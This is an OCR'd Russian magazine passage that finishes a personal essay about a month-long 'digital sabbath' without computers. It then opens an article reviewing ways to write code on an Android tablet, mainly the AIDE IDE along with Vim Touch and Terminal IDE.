Я, правда, не считаю, что плохая память современного поколения — большая проблема. Да, нам приходится искать информацию каждый раз заново, но так даже лучше. Сейчас информация постоянно меняется. То, что мы услышали вчера, сегодня может стать уже ошибочным. А плохая память заставляет нас всегда заново найти самые последние и правильные данные.

Мне понравилось пользоваться блокнотом. Ручка всегда под рукой, чтобы крутить ее в минуты скуки. В отличие от емкостных экранов большинства телефонов, в блокноте всегда можно сделать быструю зарисовку. Очень понравилось, что все заметки организованы по времени. В компьютере мы сначала должны разобраться в чуждой нам иерархии и искать видео в одном приложении, а записи в другом. В блокноте абсолютно всю идет в одном потоке времени.

ДЕНЬГИ

Наличные деньги были самым неудобным моментом цифрового шаббата. Банковская карточка решает проблему обмена валюты, хранения денег и безопасности. Не надо бегать в поисках самого выгодного обменника. Сейчас есть банки, у которых, с определенными ограничениями, можно бесплатно снимать деньги в любом банкомате.

С наличными деньгами две проблемы. С одной стороны, пакет с деньгами на весь месяц надо прятать глубже в сумку. Но с другой стороны, нужно каждый вечер проверять, не кончились ли деньги в кармане. Пару раз я чуть не оставался без обеда, так как забывал прошлым вечером взять еще наличности из сумки.

МЫСЛИ

Больше всего я боялся скуки, так что основательно подготовился: взял несколько толстых книг, составил напряженный график путешествия, придумал несколько ежедневных обрядов на вечер. Но в реальности оказалось, что без интернета не так уж и скучно. Легко найти развлечения, казалось бы, на пустом месте — хотя бы ездить и искать интересные кадры.

В первый же день своего «поста» я лег рано и рано встал — не было никаких проблем с режимом, он быстро синхронизировался с солнцем.

Не нужно волноваться о заряде аккумуляторов. Можно не бояться дождя из-за дорогого телефона в кармане. У меня всегда было время обдумать все, и я постоянно жил в приятном ощущении, что я все успеваю и точно уверен в выборе. Мое сердце было наполнено спокойствием и уверенностью.

Ну и конечно же, на современной волне хипстеров очень приятно быть аналоговым парнем.

Но скоро я понял, чем ИТ отличаются от других технологий. Например, без электричества и водопровода мы чувствуем дискомфорт. Без интернета нет никакого особого дискомфорта — в конце концов, наши бабушки и дедушки прекрасно делают все дела и без компьютеров. Но без интернета появляется такая ностальгическая боль, как будто ты уехал из своего города, бросил старых друзей, но иногда вспоминаешь, как хорошо тебе было там.


Цифровые технологии — это не рутинные инструменты, которыми мы пользуемся не задумываясь. Цифровой мир за эти десять лет незаметно пустил корни в наши души, создал целые миры для нашего воображения и творчества, познакомил с кучей людей, которых бы мы никогда не смогли встретить в реальной жизни.

Без всяких нейроинтерфейсов из киберпанк-книг цифровой мир уже сейчас стал частичкой нас. Самым тяжелым в шаббате для меня оказалась тянущая грусть, как будто тебя лишили чего-то внутри тебя.

Я окончательно убедился, что ИТ мало изменили мир вокруг, но они сделали другой параллельный мир рядом. И мы постоянно нервничаем и не успеваем, потому что мы живем сразу две жизни в обоих мирах. Конечно, это трудно, но все-таки интересно прожить в два раза больше.

В середине месяца стало совсем тяжело — очень хотелось программировать. Казалось, что тратишь время зря, когда мог бы создать что-то полезное. В моменты самых сильных приступов я успокаивал себя историей _why, культового персонажа в сообществе рубистов. В один прекрасный день он полностью исчез из интернета, удалив весь свой общирный вклад в мир опен сорса. Напоследок он оставил твит: «Программирование — неблагодарное дело. Ваши работы будут заменены лучшими в течение года. Пройдет еще немного времени, и их даже нельзя будет запустить».

ЦИФРОВОЙ МИР ЗА ЭТИ ДЕСЯТЬ ЛЕТ ПУСТИЛ КОРНИ В НАШИ ДУШИ, СОЗДАЛ ЦЕЛЫЕ МИРЫ ДЛЯ НАШЕГО ВООБРАЖЕНИЯ, ТВОРЧЕСТВА И ПОЗНАКОМИЛ С КУЧЕЙ НОВЫХ ЛЮДЕЙ





Через некоторое время тоска и желание ушли на второй план, но появилось новое ощущение, как будто твоя личность исчезает. Интернет позволяет нам проявлять свое Я гораздо сильнее и четче. Мы слушаем музыку, которая интересна именно нам, пусть ее и слушает всего пара человек в мире. Мы можем увлекаться редкими, но очень личными для нас хобби. Мы можем общаться с людьми настолько близкими нам по духу, что мы никогда бы не оказались в одном городе. Не говоря уже о творчестве — самом ярком проявлении личности — с цифровыми технологиями оно стало гораздо проще. Через какое-то время без интернета я начал ощущать себя как во времена моей школы, когда можно было слушать только ту музыку, что ты смог достать, а читать только книги, которые есть в магазине по соседству. Казалось, что личность начинает растворяться в обществе, популярных мнениях и поп-музыке.

Обратной стороной спокойствия была потеря мотивации. Интернет постоянно подстегивает тебя шевелиться. Ты видишь, что другие люди что-то делают, и стараешься за ними угнаться. Ты гораздо сильнее ценишь время, так как знаешь, что лишние десять минут — это возможность прочитать интересную статью из своих архивов, которая, может быть, чуть изменит тебя.

После шаббата я пересмотрел свое отношение к соцсетям. Мы все понимаем, что лайки и статусы — это не настоящее общение. Но когда ты уехал далеко, то реальное общение невозможно. И через пару недель я начал сильно скучать по моим друзьям и родственникам. Пусть в современном мире мы не можем остановиться и серьезно пообщаться, но куча маленьких действий и клочков информации из твиттера и ВКонтакте все равно формирует хоть какую-то связь. Пусть я не знаю всех подробностей, но я слежу за жизнью моих школьных друзей из другого города. Я знаю о самых главных событиях моих бывших одногруппников.

Но что самое главное, социальные сети позволили появиться целому классу людей, которые постоянно путешествуют. И раньше люди уезжали в другие страны, но это было редким явлением. Даже если ты просто переехал в другой город, первый год у тебя не будет близких друзей — просто потому, что должно пройти время, чтобы новые друзья стали близкими. Менять же города каждый месяц означало бы просто перестать иметь близкое общение. Сейчас же можно быть вдалеке от дома, но все-таки чувствовать какую-то ниточку, соединяющую тебя с близкими людьми. Поэтому стало гораздо больше людей, который постоянно путешествуют и не чувствуют себя гражданами какой-то страны. Сейчас чуть ли не в каждой стране Азии или Европы я встречаюсь с кем-то из моих знакомых, кто там временно живет.

Удивительная вещь — компьютеры ведь просто маленькие устройства, решающие небольшие рутинные задачи. Но без них я чувствовал себя совсем другим человеком.

КОНЕЦ

Ровно через месяц, 6 декабря 2013 года, мой цифровой шаббат закончился. От волнения я не спал сутки перед этим. Меня ждали сотня писем и тысяча новостей в RSS. От эмоций и кучи дел я спал часа по четыре ближайшие три дня, и мой режим мгновенно перешел на ночной. Но я был очень рад вернуться.

ИТОГ


Я не ощутил какой-то особой духовности «лампового мира». Интернет как новая квартира, которая кажется пустой и бездушной. Но не потому, что старая была лучше. Просто в старой много вещей навевало приятные воспоминания. Надо дать цифровому миру время, и скоро он тоже наполнится нашими чувствами.

Хотя я и не собираюсь повторять месяц без компьютеров, но все же он мне понравился. Месяца, правда, было слишком много, хватило бы и двух недель. Я пересмотрел свое отношение к технике и тому, как она влияет на общество. Я перестал бояться скуки и теперь без проблем смогу поехать в круиз или другие места, где не будет интернета. Я перестал волноваться, что я вечно что-то не успеваю, — это стало логично, так как я понял, что с интернетом я живу целые две жизни параллельно. Я перестал гнаться за качеством фотоаппарата и решил снимать только на телефоне. После шаббата я купил себе наручные часы, хоть и умные, а не механические.

Я бы не рекомендовал цифровой шаббат всем, но все-таки какой-то временный отказ я считаю очень правильным. Во всех религиях есть обязательные посты. Отказ от мяса в христианстве, отказ от работы по субботам в иудаизме. Больше всего мне нравится обет молчания в йоге и иудаизме (мауна) — например, Махатма Ганди один день в неделю не говорил ни с кем и посвящал его чтению, размышлению, письменному изложению мыслей.

Мы быстро приспосабливаемся к нашей обычной жизни и скоро начинаем делать все на автомате. Наш мозг любит экономить, и он быстро отключит очень прожорливое сознание, когда поймет, что оно больше не нужно. В итоге наш разум становится меньше, его вытесняет ежедневная рутина. Чтобы этого избежать, надо выходить из зоны комфорта. Попадать в новый мир, где ты ничего не умеешь и вынужден учиться заново. Можно начинать новые хобби каждый месяц. Можно путешествовать в новые города. А еще можно временно отказаться от чего-то привычного, как, например, от разговоров или компьютеров.

РОБОКОДИНГ



Роман Ярыженко
rommanio@yandex.ru

ПРЕВРАЩАЕМ ANDROID-ПЛАНШЕТ В КОДИНГ-МАШИНУ

Стандартный способ разработки Android-приложений — это сесть за стол, включить комп, запустить гугловский SDK и, попивая чай, не спеша набить код. Однако такая комфортная обстановка доступна далеко не всегда, и порой разработку приходится вести на ходу или за городом. Но возможен ли полноценный кодинг, если под рукой есть только смартфон или планшет и ничего кроме?

ВВЕДЕНИЕ

Топовые устройства под управлением Android ныне сравнялись по мощностям с ноутбуками пяти-семилетней давности, а они вполне подходили для написания кода. Однако из-за некоторых особенностей современных гаджетов это сакральное действо на них достаточно сложно производить. Но сложно не всегда значит невозможно.

Среды разработки для Android существуют — и не одна. Вопрос только в том, насколько они соответствуют гордому именованию IDE. Что необходимо для удобства кодирования, помимо компилятора и текстового редактора?

- Во-первых, хотя бы минимальная поддержка подсветки синтаксиса.
- Во-вторых — автодополнение. Тут есть три варианта. Первый вариант — сниппеты. Это сокращения, которые при нажатии определенной клавиши (или их комбинации) разворачиваются в строчку кода. Второй вариант — автодополнение на основе кеша, когда при наборе слова высвечиваются все варианты, которые имеются в кеше. Ну и наконец, третий — контекстное автодополнение, когда предлагают те варианты, которые тебе подходят.
- В-третьих... можно перечислить множество маленьких, но полезных особенностей, к которым мы привыкли при написании кода на обычном компьютере, — таких, например, как интеграция с системой контроля версий, отображение отладочных сообщений, выбор световой темы и стиля написания кода.

Мы выбрали несколько IDE, в той или иной мере отвечающих перечисленным требованиям.

AIDE, ИЛИ ANDROID SDK В АНДРОИДЕ

Пожалуй, это наиболее известная IDE под Android. Существует как платная, так и бесплатная версия. По заявлениям разработчиков, в IDE имеются следующие особенности:

- подсветка синтаксиса и автодополнение;
- возможность создания и компиляции стандартных Android-приложений;
- проекты сохраняются в формате Eclipse, что дает возможность открывать их на компьютере. Верно и обратное — можно открывать эклипсовские проекты в AIDE;
- дизайнер UI с поддержкой drag and drop (с использованием платного App UI Designer);
- поддержка NDK под ARM;
- интеграция с Git.

Но это все, скажем так, программные заявления. Попробуем по возможности разобраться, насколько они соответствуют действительности. Установим AIDE из Play маркета. При первом запуске нас спросят, что мы хотим сделать — изучить Java, исследовать разработку приложений/игр на Android или сразу приступать к кодингу? Для простоты предположим, что мы хотим сделать последнее.

На следующем шаге у нас будет окно «Create new project...». Да-да, практически то самое, что можно видеть и на «настольных» IDE. Предлагаемые варианты:

- Android app — разработка с использованием Android SDK;
- Mobile Game — разработка игр с использованием libGDX;
- Java Application — консольное Java-приложение;
- Native Android App — использование NDK;
- PhoneGap App — использование HTML5-фреймворка PhoneGap (для него требуется установить еще одну IDE, что мы делать не будем; статья не про HTML5);
- Hybrid App — смесь PhoneGap с Java-кодом.

Выберем первый вариант. При создании нового проекта автоматически генерируется исходник «Hello world!». Оно, быть может, и полезно для новичка, но для того, кому не нужно начинать с азов, подобная забота выглядит раздражающей. Отмечу, впрочем, что этим страдают и некоторые настольные IDE.

Взглянем на интерфейс, выглядящий (при всей наполненности IDE функциям) довольно аскетично. После создания нового проекта открываются два файла — main.xml, который содержит layout и фактически является описанием графического интерфейса, и MainActivity.java, содержащий логику Activity. Файлы открываются во вкладках.

Первая вкладка, которую мы видим после создания проекта, — main.xml, который вроде сам по себе и прост, но редактировать его вручную — занятие нудное. Но если раскошелиться на App UI Designer, который стоит около ста рублей, в правом верхнем углу появится специальная кнопка для его запуска и создавать GUI станет гораздо проще. Опишу его возможности. Если кратко, они почти не уступают десктопным GUI-дизайнерам — та же самая возможность разметки макетов, все стандартные виджеты, редактор свойств... Есть, разумеется, и капелька дегтя — к ней я бы отнес невозможность



INFO

Два самых серьезных ограничения бесплатной версии AIDE: поддержка не более четырех файлов с Java-исходниками и невозможность экспортировать проект в APK.




Рис. 1. Начальный экран AIDE





Рис. 2. AIDE: новый проект




VIM TOUCH

Для использования Vim на Android необязательно устанавливать Terminal IDE. Есть версия Vim, заточенная под платформу от Google под названием Vim Touch. Ее возможности:

- поддержка основных жестов для современных сенсорных экранов (управление курсором, прокрутка, зум);
- «быстрые кнопки», соответствующие самым распространенным командам Vim;
- поддержка юникода;
- поддержка рантайма Vim — то есть можно устанавливать плагины, подсветку синтаксиса и прочее из обычного Vim.

Если ты привык к данному комбайну на десктопе, тебе он наверняка понравится.






Рис. 3. App UI Designer

Рис. 4. Конфигурация AIDE

Рис. 5. Настройка клонируемого репозитория

Рис. 6. Terminal IDE: mc

удобно ссылаться на строки из strings.xml и отсутствие автогенерации заглушек функций по событию onClick, — но в целом сей инструмент действительно способен серьезно облегчить жизнь разработчику.

Перейдем к редактору кода. Подсветка синтаксиса субъективно скуднее, чем в десктопных средах разработки, но на деле вполне достаточная, чтобы с удобством редактировать исходные коды. Что до автодополнения, то работает оно достаточно странно: например, в XML-файлах она подставляет имена Android-классов, притом в те места, где их по определению почти не бывает, — в значения XML-свойств.

То же касается и редактора Java. В проектах Android имена импортируемых пакетов зачастую начинаются с android. Уж казалось бы, в этой ситуации автодополнение должно себя вести корректно — но нет, AIDE подходящих совпадений не находит. А вот если ты набрал android и поставил точку — тебе тут же предложат множество вариантов, как это и полагается всякой порядочной системе автодополнения.

Аналогичным образом дела обстоят и с перегружаемыми методами суперклассов — стоит только набрать public void onC, и тебе сразу предложат подходящий выбор. И все бы ничего, но после создания заглушки вновь появится public void — в то время, как тебе нужно эту заглушку наполнять кодом.

Панель файлов вызывается по тапу на неприметном значке в правом верхнем углу; располагается она с левой стороны вертикально, но повторный тап по нему перемещает ее в горизонтальное положение снизу. Несмотря на название, это не только и не столько панель файлов; здесь же расположена панель ошибок, панель результатов поиска и панель logcat.


В настройках (вызываются тапом по «Меню → More → Settings») у нас находятся следующие возможности конфигурации:

- смена темы («светлая» — «темная»);
- редактор кода (шрифт, автосохранение, параметры табуляции...);
- стиль написания кода (размер табуляции, выравнивание параметров, новые строки...);
- сборка и запуск — тут, в частности, можно установить NDK и включить параллельную сборку (последнее кушает много памяти);
- конфигурация Dropbox, а именно автосинхронизация;
- Git (email и имя пользователя, папка к каталогу с SSH-ключами...). Тут находится один параметр, который я бы крайне рекомендовал изменить, — поставить галочку на Create Repo. Эта опция заставляет AIDE принудительно создавать репозитории для новых проектов. Особо отмечу, что для уже существующих проектов создать репозиторий невозможно;
- клавиатурные комбинации.

Раз уж мы упомянули Git, стоит рассказать о нем подробнее. Работать с ним в AIDE — одно удовольствие. Среда разработки поддерживает стандартные для Git операции — clone, commit, pull, push, checkout, однако большая часть из них доступна только в платной Premium-версии IDE. Управление репозиторием происходит из панели файлов. Если проект не открыт, можно клонировать готовый, например с GitHub'а. Но стоит помнить, что в качестве URI лучше использовать git://, — клонирование по https:// работает криво. Поле Directory name придется заполнять вручную; IDE некорректно реагирует на двойной слеш и вместо имени клонируемого репозитория ставит в данном поле «-2».

Открытие проектов Eclipse происходит безупречно. AIDE, не поперхнувшись, скушала не только простое приложение, написанное мной, но и серьезный проект, найденный на GitHub'е. Сборка простых приложений длится совсем недолго — 13–16 секунд для PureJava-проектов, написанных без использования NDK.

В целом AIDE производит очень и очень неплохое впечатление. Конечно же, это не настольная среда разработки,




6



INFO

При программировании NDK-приложений учти, что в Android вместо Glibc используется Bionic и некоторые функции *nix-систем в ней недоступны.


но ее вполне можно использовать для кодинга сложных приложений. Да, есть некоторые недостатки, но они не настолько серьезны, чтобы мешать разработке. AIDE определенно стоит своих денег, если ты занимаешься разработкой в дороге.

TERMINAL IDE, ИЛИ МИНИ-LINUX В КАРМАНЕ

Несмотря на название, Terminal IDE сложно назвать средой разработки. Скорее, это швейцарский армейский нож, содержащий множество инструментов — от GCC и Make до Vim и эмулятора терминала. Это своего рода минималистичная Linux-среда, которая работает на любом Android-девайсе, даже если в последнем нет прав root.

